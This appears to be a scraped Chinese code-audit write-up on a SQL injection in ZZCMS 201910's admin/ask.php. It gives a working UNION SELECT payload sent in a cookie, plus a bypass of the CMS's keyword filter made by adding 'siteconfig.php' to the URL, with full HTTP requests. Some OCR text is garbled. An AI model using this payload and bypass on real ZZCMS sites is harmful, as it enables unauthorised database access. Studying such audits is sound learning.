



ZZCMS201910 代码审计 - 先知社区

下面是 ZZCMS 代码审计的思维导图，此次审计的目的是为了记录学习过程。以及学习怎么进行审计一个过程，如下是代码审计的思维导图。





(<https://xzfile.aliyuncs.com/media/upload/picture/20211212233136-98250f66-5b60-1.png>)

一、sql 注入漏洞原理及其分析

现在开始分析 zcms 中 产生 sql 注入的原理以及代码审计的过程

(<https://xzfile.aliyuncs.com/media/upload/picture/20211212233441-061422d2-5b61-1.png>)

先用 seay 审计大概过一遍此 cms 中可能存在的漏洞, 然后在 admin/ask.php 的文件看到这个可能存在漏洞的点, 这里的 sql 语句中 \$_COOKIE["askbigclassid"] 这个参数可控, 此时就有一个想法我是不是可以将我所想查询的内容通过构造特殊的 sql 语句插入到这个变量中, 进行自己想查询的东西, 这里是不是就完成了 sql 注入攻击。

```
$sql = "select * from zzcms_askclass where parentid=" . $_COOKIE["askbigclassid"] . " order by xuhao asc";
```

```
$sql = "select * from zzcms_askclass where parentid=-1 union select 1,2,3,4,5,6,7,8,9,10,11 order by xuhao asc";
```

因为是白盒测试, 这里我们可以先将此查询语句放入数据库中查询看其会返回什么值, 因为在日常的 sql 注入中我们知道 sql 注入回显的地方可能是返回某一字段, 这里首先看一下这个 sql 语句是查询的是什么东西。以及检测构造后的查询语句是否可以正常查询。

1

select * from zzcms_askclass where parentid=1 order by xuhao asc;

清除

格式

获取自动保存的查询

☐ 绑定参数 ?

[语句定界符]

☒ 在此再次显示此查询

☐ 保留查询框

☐ 完成后回滚

☒ 启用外键约束

隐藏查询框

✓ MySQL 返回的查询结果为空 (即零行)。 (查询花费 0.0011 秒。)

select * from zzcms_askclass where parentid=1 order by xuhao asc

classid	parentid	classname	classzm	img	skin	xuhao	isshow	title	keyword	description
---------	----------	-----------	---------	-----	------	-------	--------	-------	---------	-------------

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211212233541-29cd8be6-5b61-1.png>)

这里成功返回查询成功的值，此时再去测试，因为这里的 `$_COOKIE["askbigclassid"]` 参数可控，所以我们这里先去测试之前构造的 sql 语句看是否可以成功执行。

```
select * from zcms_askclass where parentid=-1 union select database(),2,3,4,5,6,7,8,9,10,11 order by xuhao asc
```

☐ 显示全部 | 行数: 25 | 过滤行:

+ 选项

classid	parentid	classname	classzm	img	skin	xuhao	isshow	title	keyword	description
zcms	2	3	4	5	6	7	8	9	10	11

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211212233558-341bf218-5b61-1.png>)

查询过后发现可以成功执行。接下来在思考之前构造的 sql 语句可以成功执行，但是不知道这个这个查询的结果在哪显示。相对来说，不是很完美，接下来就要去寻找，这个 sql 语句查询的结果在哪里，通过审计得知他最后会出现在一个 <option></option> 标签里，这里岂不是很完美，及查询了结果又把结果打印出来。

```
<?php
if ($_COOKIE["askbigclassid"] != "") {
    $sql = "select * from zcms_askclass where parentid=" . $_COOKIE["askbigclassid"] . " order by xuhao asc";
    $rs = query($sql);
    while ($row = fetch_array($rs)) {
        ?>
        <option value="<?php echo $row["classid"] ?>" <?php if ($row["classid"] == @$_COOKIE["asksmallclassid"]
            echo "selected";
        } ?>><?php echo $row["classname"] ?></option>
        <?php
    }
}
?>
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211212233628-45a5764e-5b61-1.png>)

这里大概解释一下这里的执行过程，首先通过判断 \$_COOKIE["askbigclassid"] 的值是否为空，如果不等于空 会执行 \$sql 所定义的 sql 语句。query() 这个函数的作用是执行当前的 sql 语句，假设之前通过各种绕过来到了这个地方这里执行的 sql 语句会是

```
$sql = "select * from zzcms_askclass where parentid=-1 union select database(),2,3,4,5,6,7,8,9,10,11 order by xuhao asc";
```


这里就会去执行这个查询语句，是不是就完成了一次 sql 查询，然后通过 `fetch_array()` 这个函数将所查询的结果遍历出来最后打印出 `classid` 这个字段的内容。现在开始去想，我已经知道了这个漏洞存在，但是要怎么执行才能触发这个漏洞，这里也就是代码审计的魅力，通过观察上下文发现，这个可能存在漏洞的地方是在 `add()` 这个函数中，那现在的思路，我是不是只需要去调用这个函数，并且将 `$_COOKIE["askbigclassid"]` 这个地方的值赋值为查询的 sql 语句也就是 `$askbigclass = -1 union select 1,2,3,4,5,6,7,8,9,10,11` 这样就可以执行攻击，接下来就去看在什么时候去调用这个 `add()` 函数



([https://xzfile.aliyuncs.com/media/upload/picture/20211212233716-62be901c-](https://xzfile.aliyuncs.com/media/upload/picture/20211212233716-62be901c-5b61-1.png)

[5b61-1.png](#))

```
<?php
$do = isset($_GET['do']) ? $_GET['do'] : '';
switch ($do) {
    case "add";
        add();
        break;
    case "modify";
        modify();
        break;
}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20211212233732-6c24821a-5b61-1.png)

通过审计发现在 admin/ask.php 文件中第 53 行有一个调用 add() 函数的东西，这里是不是就可以通过构造 payload 来进行一波测试

```
GET /zzcms/admin/ask.php?do=add HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: askbigclassid=-1 union select database(),2,3,4,5,6,7,8,9,10,11
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

构造请求包发包结果有 waf，发现得绕 waf



(<https://xzfile.aliyuncs.com/media/upload/picture/20211212233816-865f9e6c-5b61-1.png>)

因为不管什么 cms 还是什么东西他的本质上就是代码，所打印的东西大概率都是代码中所有的字段，不可能无中生有，此时，

我们就可以通过搜索这个提示字段找到他所在的代码，在进行审计，看是否可以进行其他绕过。

通过搜索我们发现在 inc/stopsqlin.php



```
//过滤指定字符,
function stopsqlin($str){
    if(!is_array($str)) { //有数组数据会传过来比如代理留言中的省份$_POST['province'][$i]
        $str=strtolower($str); //否则过滤不全

        $sql_injdata = "";
        $sql_injdata= $sql_injdata."|".stopwords;
        $sql_injdata=cutFenGeXian($sql_injdata, xian: "|");

        $sql_inj = explode( separator: "|",$sql_injdata);
        for ($i=0; $i< count($sql_inj);$i++){
            if (@strpos($str,$sql_inj[$i])!==false) {showmsg ( msg: "参数中含有非法字符 [ ".$sql_inj[$i]."] 系统不予处理");}
        }
    }
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211212233914-a92687da-5b61-1.png>)

存在这个字符串，大概浏览了一下这个可能就是此 cms 所自带的一个 waf 这里开始审计看是否可以绕过

这里审计得知在

```
if($_REQUEST){
    $_POST =zc_check($_POST);
    $_GET =zc_check($_GET);
    $_COOKIE =zc_check($_COOKIE);
    @extract($_POST);
    @extract($_GET);
}
```

这里是一段 php 代码解释一下，首先通过 if 判断 \$_REQUEST 这个变量是否为空 如果不为空执行下面的语句，这里是一个全局变量检查，通过 zc_check() 这个函数将所有传入的 GET 和 POST 还有 cookie 都进行检测看起是否有危险字符因为在之前

payload 的包中使用 cookie 传的 sql 语句，这里也就是为什么他会显示有 select 危险字符不让执行的原因，extract() 这个函数

可以在上下文中产生一个新的变量，在赋值给一个值，这里可以理解为在上下文中定义一个自己的变量。下面是 extract() 这个函数例子

```
<?php$a = "Original";$my_array = array("a" => "Cat","b" => "Dog", "c" => "Horse");extract($my_array);echo "\$a = $a;
\$b = $b; \$c = $c";?>
```

结果是 \$a=cat \$b=D0g \$c=Horse

之前说到首先传入的参数会进入 zc_check() 这个函数中进行过滤，这里对 zc_check() 函数进行分析，

```
function zc_check($string){    //传入字符串，就是之前get或者post或者cookie传入的值
    if(!is_array($string)){    //判断字符串是否为空
        if(get_magic_quotes_gpc()){    //get_magic_quotes_gpc()
return htmlspecialchars(trim($string));    //这里可以直接忽略在高版本的php中这个函数始终未FALSE
        }else{
            return addslashes(htmlspecialchars(trim($string)));
        }    //通过htmlspecialchars函数对字符穿进行html实体化，来过滤xss 在通过addslashes这个函数来过滤sql注入
    }
    foreach($string as $k => $v) $string[$k] = zc_check($v);
    return $string;
}
```

这里是 addslashes 函数的解释

```
<?php
$str = addslashes('Shanghai is the "biggest" city in China. ');
echo($str);
?>
```

结果 Shanghai is the \"biggest\" city in China.

对单引号 (') 双引号 (") 反斜杠 (\) 都会进行转义来防止 sql 注入，然后通过 foreach() 函数进行对字符串的提取 也就是将，假设现在有一个这样的 GET 请求? do=add 他的作用就是将 do 变成 \$do add 变成字符串 \$do=add，然后对 add 在进行一般过滤，然后返回最后的字符串结果。

```
$r_url=strtolower($_SERVER["REQUEST_URI"]);
if (checksqlin=="Yes") {
    if (strpos($r_url, needle: "siteconfig.php")==0
        && strpos($r_url, needle: "label")==0
        && strpos($r_url, needle: "template.php")==0) {
        foreach ($_GET as $get_key=>$get_var){ stopsqlin($get_var);} /* 过滤所有GET过来的变量 */
        foreach ($_POST as $post_key=>$post_var){ stopsqlin($post_var);} /* 过滤所有POST过来的变量 */
        foreach ($_COOKIE as $cookie_key=>$cookie_var){ stopsqlin($cookie_var);} /* 过滤所有COOKIE过来的变量 */
        foreach ($_REQUEST as $request_key=>$request_var){ stopsqlin($request_var);} /* 过滤所有request过来的变量 */
    }
}
```

 先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20211212234123-f5d83056-5b61-1.png>)

然后通过 \$_url 来获取当前所请求的路径，在对当前的路径通过 stopsqlin() 函数进行检测过滤

这里先分析下 stopsqlin() 函数

```

function stopsqlin($str){
if(!is_array($str)) { //有数组数据会传过来比如代理留言中的省份$_POST['province'][$i]
    $str=strtolower($str); //否则过滤不全

    $sql_injdata = "";
    $sql_injdata= $sql_injdata."|".stopwords;
    $sql_injdata=CutFenGeXian($sql_injdata,"|");

    $sql_inj = explode("|",$sql_injdata);
    for ($i=0; $i< count($sql_inj);$i++){
        if (@strpos($str,$sql_inj[$i])!==false) {showmsg ("参数中含有非法字符 [". $sql_inj[$i]."] 系统不与处理");}
    }
}
}

```

```

define('stopwords','select|update|and|or|delete|insert|truncate|char|into|iframe|script|') ; //网站禁用关键字

```

首先将|这个符合和他所定义的字符串连接，通过|为标志将他的字符串打散，变成单个字符串然后与 GET 和 COOKIE 和 POST 传进去的参数进行判断如果有这些危险字符将停止程序运行。

这里的 strpos() 函数的作用是 strpos(\$r_url,"template.php") 在 \$_url 中找 siteconfig.php 这个字符串如果找到就返回第一次出现的位置，没有返回 0

```

if (checksqlin=="Yes") {
if (strpos($r_url,"siteconfig.php")==0
    && strpos($r_url,"label")==0
    && strpos($r_url,"template.php")==0) {
foreach ($_GET as $get_key=>$get_var){ stopsqlin($get_var);} /* 过滤所有GET过来的变量 */
foreach ($_POST as $post_key=>$post_var){ stopsqlin($post_var);} /* 过滤所有POST过来的变量 */
foreach ($_COOKIE as $cookie_key=>$cookie_var){ stopsqlin($cookie_var);} /* 过滤所有COOKIE过来的变量 */
foreach ($_REQUEST as $request_key=>$request_var){ stopsqlin($request_var);} /* 过滤所有request过来的变量 */
}
}
?>

```

这里仔细看如果满足 if 的三个条件才会进入下面的 stoplin() 函数进行判断那么我这里是不是可以让他不满足这个 if 语句是不是就可以不去执行这个 stopsqlin() 这个函数，那么是不是就可以绕过 sql 注入检测，也就是网站自带的 waf

并且配合之前的 extract() 这个函数是不是就可以达到一个攻击效果了

```

strpos($r_url,"siteconfig.php")==0
strpos($r_url,"label")==0
strpos($r_url,"template.php")==0
//这里就是三个判断点，也就是绕过waf的关键点

```

先分析一次正常的请求过程

首先 GET 和 COOKIE 参数 传入 zc_check() 中过滤，然后获得当前请求的 url，通过判断，传入到 stopsqlin() 函数 进行检测，如果有危险字符就停止，否则就执行。

在分析一次非正常请求

首先 GET 和 COOKIE 参数 传入 zc_check() 中过滤，然后获得当前请求的 url，通过判断，判断是否直接跳过 stopsqlin() 这个

首先 GET 和 COOKIE 参数传入 `zc_check()` 中过滤，然后获得当前请求的 url，通过判断，判断失败且按跳过 `stopsqlmap()` 这个函数，也就不进行对危险字符检查，从而绕过这个 waf

这里开始对以上思路开始测试

二、构造 payload

```
GET /zzcms/admin/ask.php?do=add&s=siteconfig.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: askbigclassid=-1 union select database(),2,3,4,5,6,7,8,9,10,11
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Response

Pretty Raw Render \n Actions ▾

```
78         </script>
79         <select name="bigclassid"
80         onChange="changelocation(document.myform.bigclassid.op
81         size="1">
82             <option value="">
83                 请选择大类别
84             </option>
85             </select>
86             <select name="smallclassid">
87                 <option value="">
88                     不指定小类
89                 </option>
90                 <option value="zzcms">
91                     3
92                 </option>
93             </select>
94         </td>
95     </tr>
96     <tr>
97         <td align="right" class="border">
98             标题
99         </td>
100        <td class="border">
101            <input name="title" type="text" id="title" size="50" m
102        <span id="quote"></span>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20211212234444-6dbb95cc-5b62-1.png>)

三、漏洞验证脚本

[illegible]

四、渗透测试的一些思考

一、此次代码审计明白了一些黑盒测试的攻击手段，以及一些攻击思路。

二、学会代码审计会极大的帮助对于漏洞的理解。

三、所谓的 0day 也就是通过代码审计审计出来，进行代码审计的同时画一些思维导图比较好理解一点。

四、代码审计时要注意哪些变量可控，忽略无用的代码，进行逆向回退，从可能存在漏洞的地方进行回溯审计。

鸣谢

https://www.bilibili.com/video/BV1Cb4y1o7i7?from=search&seid=17125677856283527853&spm_id_from=333.337.0.0

(https://www.bilibili.com/video/BV1Cb4y1o7i7?from=search&seid=17125677856283527853&spm_id_from=333.337.0.0)